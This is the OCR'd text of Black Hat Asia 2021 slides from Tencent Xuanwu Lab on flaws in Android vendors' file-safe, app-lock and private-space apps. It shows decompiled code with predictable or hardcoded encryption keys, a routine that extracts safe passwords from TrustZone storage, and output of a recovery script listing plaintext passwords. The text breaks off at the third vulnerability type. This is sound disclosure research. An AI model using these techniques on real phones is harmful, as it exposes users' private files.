black hat ASIA 2021
May 6-7, 2021
BRIEFINGS

A Mirage of Safety

Bug Finding and Exploit Techniques of Top Android Vendor's Privacy Protection Apps

Xiangqian Zhang, Huiming Liu

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

About Us

Zhang Xiangqian @h3rb0x

Security researcher at Tencent Security Xuanwu Lab

Focuses on Mobile Security.

Found multiple Android kernel and system security vulnerabilities.

Tencent 腾讯

Liu Huiming @ liuhm09

Security researcher at Tencent Security Xuanwu Lab

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Focuses on Mobile Security and IOT Security.

He has spoken at several security conferences including CanSecWest and BlackHat Asia 2017 & 2019.

Contents


- Introduction
- Threat models
- Vulnerabilities
- Mitigation, Advice & Conclusion

Privacy protection apps introduction


- **Three Types of privacy protection Apps / features**

Protect File Access	**Protect App Usage**	Private Space
		
•Safe •File Safe •Private Folder •…	App Lock	Private Space Secure Folder


Three Types of Privacy protection Apps



File Safe



App Lock



Private Space

Privacy protection apps released by Android Vendors

Top 5 Vendors	Shipments in 2020	Private Space	Safe	App Lock
A	0.26 Billion	√		
B	0.19 Billion	√	√	√
C	0.15 Billion	√	√	√
D	0.11 Billion		√	√
E	0.11 Billion		√	√

Is our privacy really safe?

Phones Shipments data: https://www.counterpointresearch.com/global-smartphone-share/

Threat Model

Privacy Protection Apps protect files/apps/space with a independent/another password

So we expect them to keep files/apps/space safe:

After the attacker break the normal space/ log in Android OS

What Privacy Protection Apps designed to protect?

File Safe: attackers cannot retrieve any file without valid authentication

App Lock: attackers cannot use the app without valid authentication

Private Space: attackers cannot access/modify/Insert anything in it without valid authentication

Threat Model

Attack Scenerio

- A1: Attack from malicious apps
- A2: Attack from malicious apps which can gain system previledge
- A3: Attackers have physically access the phone with login password

User's Expectation

- Attackers cannot get anything when: A1 or A2 or A3

If they cannot make our privacy safer, why the users bother to use them?

Expectation (which attack scenario can compromise them)

Vendor	Private Space	Safe	App Lock
A	No		
B	No	No	No
C	No	No	No
D		No	No
E		No	No

Fact

Vendor	Private Space	Safe	App Lock
A	A3		
B	A3	A2 or A3	A3
C	A3	A1 or A2 or A3	A3
D		A2 or A3	A3
E		A1 or A2 or A3	A3

Vulnerabilities Examples and Mitigations

Type #1 (Attack Scenario A1)

Steal data from the file safe from malicious Apps

Type #2 (Attack Scenario A2)

Retrieve the safe's plaintext password from TrustZone

Type #3 (Attack Scenario A3)

Bypass the APP Lock password


Type #4 (Attack Scenario A3)


Break the private space totally

Vul Type #1 - Steal data from the safe from malicious apps

Hidden Folders/File Safe Box

- Move the secret files to safe
- Encrypt the secret files





Vul Type #1 - Steal data from the safe from malicious apps

Encrypted files in sdcard

```
/sdcard/FileExplorer/.safebox
/sdcard/FileExplorer/.safebox/.header_backup_60dd3a58805813ee46b7fb80089bd492._encrypted_new
/sdcard/FileExplorer/.safebox/{[HIDDEN]}60dd3a58805813ee46b7fb80089bd492._encrypted_new
/sdcard/FileExplorer/.safebox/.nomedia
```

Encryption algorithm

AES/CTS/NoPadding

```
public static byte[] decrypt(byte[] arg9, String okey) {
    try {
        Cipher cipher = Cipher.getInstance("AES/CTS/NoPadding");
        String key = StringUtils.MD5Encode(okey);
        cipher.init(2, new SecretKeySpec(key.substring(0, 16).getBytes(), "AES"), new IvParameterSpec(key.substring(16).getBytes()));
        return cipher.doFinal(arg9);
    }
    catch(Exception v1) {
        Log.e(EncryptUtil.TAG, v1.toString());
        return null;
    }
}
```

But, the Key Generation not safe

deviceID = DeviceIdGenerator.getOldDeviceId()=DeviceIdGenerator.getDeviceId(true)

Key = md5 (packagename + deviceID) +10

```
private static String getDeviceId(boolean arg5) {
    String v2;
    String v1 = arg5 ? "device_id4" : "device_id3";
    String v0 = DeviceIdGenerator.getDeviceIdFromSP(v1);
    if(!TextUtils.isEmpty(((CharSequence)v0))) {
        return v0;
    }

    v0 = DeviceUtils.getIMEI();
    if(TextUtils.isEmpty(((CharSequence)v0))) {
        v0 = DeviceUtils.getMacAddress();
        if(TextUtils.isEmpty(((CharSequence)v0))) {
            v0 = "0000000000";
            v2 = "00";
        }
        else {
            v2 = "01";
        }
    }
    else {
        v2 = "10";
    }

    v0 = arg5 ? DeviceIdGenerator.md5(FileExplorerApplication.getInstance().getApplicationContext().getPackageName() + v0) : DeviceIdGenerator.md5(v0);
    v0 = v0 + v2;
    if(!"00".equals(v2)) {
        DeviceIdGenerator.saveDeviceIdToSP(v1, v0);
    }

    return v0;
}
```

Device ID:

IMEI not NULL: Key = md5(packagename+imei)+10

MAC not NULL: Key = md5(packagename+mac)+01

IMEI/MAC NULL: Key = md5(packagename+"0000000000")+00

#Vul type 1 # case 2


```java
public class AesUtils {
    public static String getAesKey() {
        return AesUtils.keyOperate("SETTINGS");
    }

    public static String getRandomFileName() {
        StringBuffer v2 = new StringBuffer();
        Random v1 = new Random();
        int v0;
        for(v0 = 0; v0 < 30; ++v0) {
            v2.append("0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ".charAt(v1.nextInt("01
        }

        return v2.toString();
    }

    private static String keyOperate(String arg4) {
        byte[] v0 = arg4.getBytes();
        byte[] v2 = new byte[v0.length];
        int v1;
        for(v1 = 0; v1 < v0.length; ++v1) {
            v2[v1] = ((byte)(v0[v0.length - v1 - 1] + v1));
        }

        return new String(v2);
    }
```

Encrytion algorithm:

AES/ECB/NoPadding

KEY is a fixed string


“SETTINGS” -> “SHPLXYKZ\0\0\0\0\0\0\0\0”


Vul Type #1 DEMO

1. Get encrypted files from sdcard
2. Decrypt files

Vul type #2 Retrieve the safe's plaintext password from TrustZone

Trustzone based Safe App







Files in the file safe are encrypted using a randomly generated encryption key and AES256, and the encryption key is encrypted and protected using the safe password entered by the user. The user's password is not stored and cannot be restored.

https://arxiv.org/pdf/1506.07367.pdf

Trustzone based Safe App Architecture – Our Expectation



Trustzone based Safe App Architecture – fact



Vul type #2 Retrieve the safe's plaintext password from TrustZone

Function to extract the password from TrustZone


Bytecode (Virtual, Merged)/Disassembly | bdf/Source


```
private String getPasswdFromTrustZoneStorage_02bb(String boxFolderName) {
    String password;
    Storage storage;
    String passwd = null;
    Context v5 = bkn.bwo_0971().svo_02ca();
    try {
        storage = new Storage(v5);
        storage.init();
        int FolderName = storage.open("accountbind/" + boxFolderName, 1);
        int size = storage.getSize(FolderName);
        FilesLogcat.i_0971("BindBoxUtil", "size: " + size);
        if(size <= 0) {
            goto label_87;
        }

        byte[] buffer1 = new byte[0x20];
        byte[] buffer2 = new byte[0x20];
        byte[] buffer3 = new byte[size - 0x40];
        int length = storage.read(FolderName, buffer1, 0x20);
        FilesLogcat.i_0971("BindBoxUtil", "read ta boxID = " + new String(buffer1, "UTF-8"));
        length = length + storage.read(FolderName, buffer2, 0x20) + storage.read(FolderName, buffer3, size - 0x40);
        FilesLogcat.i_0971("BindBoxUtil", "len: " + length);
        password = null;
        if(length != size) {
            goto label_86;
        }

        try {
            password = WbSecurity.stringDecrypt(buffer3, new String(buffer2, "UTF-8"));
        }
        catch(Exception e) {
            String v0 = "BindBoxUtil";
```


```
$ python get[redacted]StrongBoxPassword.py
boxFolderName: 0C305DA7FDACB57621B408CFEB24B71E
Password: zxcvbnmlkjhgfdsa

boxFolderName: 9EC59C8EC1536973733C3DD3A2DADB3C
Password: qqq111

boxFolderName: B56F50CFDC2AA46E77DEBC39C58A7201
Password: tttttt

boxFolderName: E5C449BAAD2B0AD92E6F186CDF6E3932
Password: zxcvbngh

boxFolderName: FBDD1F76A5B40590275A5F30AADA3902
Password: qqq111
```


Vulnerability Type #3 Bypass the privacy password

